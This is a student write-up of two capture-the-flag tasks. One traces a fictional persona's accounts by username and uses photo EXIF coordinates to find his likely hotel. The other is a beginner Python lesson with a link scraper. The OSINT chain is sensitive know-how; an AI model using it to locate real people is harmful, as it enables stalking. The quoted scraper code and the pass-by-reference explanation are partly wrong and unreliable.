MCM Somerset
MAC Cosmetics
Cosmetics store
N Michigan Ave
Layers
Suite 204
370
Google
Street Talk Mizr

Chicago Marriott Downtown Magnificent Mile

4.3 ★★★★½ 2,863 reviews · 4-star hotel

Directions | Save | Nearby | Send to phone | Share

CHECK AVAILABILITY

Compare prices


Free cancellation only ☐

Check in / Check out

Sun, Aug 28 — Mon, Aug 29 | 2

Ads · Featured options

Chicago Marriott Downtow...	Official site Book with Marriott Bonvoy Free cancellation until Aug 25	MYR 1,630 ›
Booking.com	4 guests · Free cancellation until Aug 24 · Free Wi-Fi	MYR 1,630 ›
Expedia.com.my	Free cancellation until Aug 25	MYR 1,627 ›
Hotels.com	Free cancellation until Aug 25	MYR 1,627 ›


41°53'30.5"N 87°37'27.4"W
Prices are currently low for your trip
Highlights
Near public transit
540 Michigan Ave, Chicago, IL 60611
Located in: The Shops at North Bridge
marriott.com
(312) 836-0100
V9RG+V5 Chicago, Illinois
Check-in time: 4:00 PM
Check-out time: 12:00 PM
LGBTQ+ friendly
Add a label
Suggest an edit

Thought Process/Methodology:

First, we searched "His username was 'IGuidetheClaus2020' on google and found a Reddit link, then we navigate to the comments section and the URL was shown. Rudolph said that he was born in Chicago. He mentioned the name, Robert. Therefore, we did a quick google search about Robert Rudolf's creator, and Robert's full name was shown. We want to see if Rudolph is on any other platforms, therefore we use the site https://namecheckup.com/ to do this. When we search by the username IGuidetheClaus2020, we see that the results for several other platforms show up. We found out that Rudolph has a Twitter account with a quick google search and we can see his username. We found Rudolph's favorite TV show on Twitter. We found the place of the parade by searching the name of the parade based on Rudolph's post history. We used Jimpl to find the EXIF data of the image and the coordinates for the location were shown. A flag was also shown in the EXIF data of the image under copyright. We used the coordinates from the parade image to search nearby hotels that Rudolph might be staying at and found the Chicago Marriott Downtown hotel, the street number can be found under the details of the hotel.


Day 15: Scripting - There's a Python in my stocking!

Tools used: VS Code, Python, Firefox

Solution/walkthrough:

Question 1

We typed the question in python and got the output of 2.



Question 2

The database for installing other people's libraries can be found under libraries in the task description.


Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

- Requests
- Beautiful Soup

Question 3

We type the question in python and got the output as our answer.




Question 4

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

Question 5

We run the code given by THM in python and got the output.



Question 6

In the task description under variables, it is stated that in python we pass by reference when we want to add a variable to another variable.

Variables

Now in the last section, I said "String (a string of characters)".

What does that mean? In programming, we need to have data types. Every bit of data has a type in common with it. You already know some.

If I said: 1, 2, 3, 4, 5, 6, 7, 8, 9 "Are these sentences?" No! They're numbers. See, you already know data types 😜

In Python, it's the same. We have some essential data types that hold things:

- String (a string of characters)
- Integer - a whole number (-50, 50, 60, 91)
- Float - a floating-point number (21.3, -5.1921)
- List - a list of items ([1, 2, 3], ["hi", 6, 7.91])

And more....

```
hello = "Hello, World!"
```

We use the equals sign as an assignment operator. It assigns the value on the right-hand side to the bucket on the left.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Question 7

We ran the code in python and got the output.

Question 8

We ran the code in python and got the output.

Thought Process/Methodology:

We typed the question in python and got the output of 2 as True is equal to 1, therefore 1 plus 1 = 2. The database for installing other people's libraries can be found under libraries in the task description which is PyPi. We type the question in python and got the output of True as our answer. This is because a non-empty string will always return the boolean of True. We can see the library needed to let us download the HTML of a webpage in the task description under libraries. We can download pages using the Python requests library. The requests library will make a GET request to a web server, which will download the HTML contents of a given web page for us. There are several different types of requests we can make using requests, of which GET is just one. Then, we run the code given by THM in python and got the output. We found out that in python, we pass by reference when we want to add a variable to another variable in the task description under variables. We ran the two codes given on python and got the output as our answer. Skiddy was in the list while elf is not the list, therefore Skiddy was allowed to come in whereas elf was not allowed to come in by the Wise One. It is shown that python is case-sensitive toward the input.